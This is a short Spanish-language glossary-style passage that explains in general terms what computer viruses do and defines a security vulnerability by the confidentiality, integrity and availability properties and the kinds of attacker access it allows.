Muchos de los virus actuales están programados para operar sigilosamente la computadora del usuario con el fin de robar información personal y utilizarla para cometer delitos. Otros menoscaban el equipo dañando los programas, eliminando archivos o volviendo a formatear el disco duro. Aún existen otros que no están diseñados para causar daño, aunque simplemente se reproducen y hacen manifiestan su presencia presentando mensajes de texto, video y audio, aunque este tipo de ataques de notoriedad no son tan comunes, puesto que los autores de virus y demás malware tiene como fin obtener ganancias ilegales.

Virus más propagado

Amenaza que se dice está en su apogeo e indica que ya se está extendiendo entre los usuarios informáticos.

Vulnerabilidad

Una vulnerabilidad es un estado viciado en un sistema informático (o conjunto de sistemas) que afecta las propiedades de confidencialidad, integridad y disponibilidad (CIA) de los sistemas. Las vulnerabilidades pueden hacer lo siguiente:

Permitir que un atacante ejecute comandos como otro usuario

Permitir a un atacante acceso a los datos, lo que se opone a las restricciones específicas de acceso a los datos

Permitir a un atacante hacerse pasar por otra entidad

Permitir a un atacante realizar una negación de servicio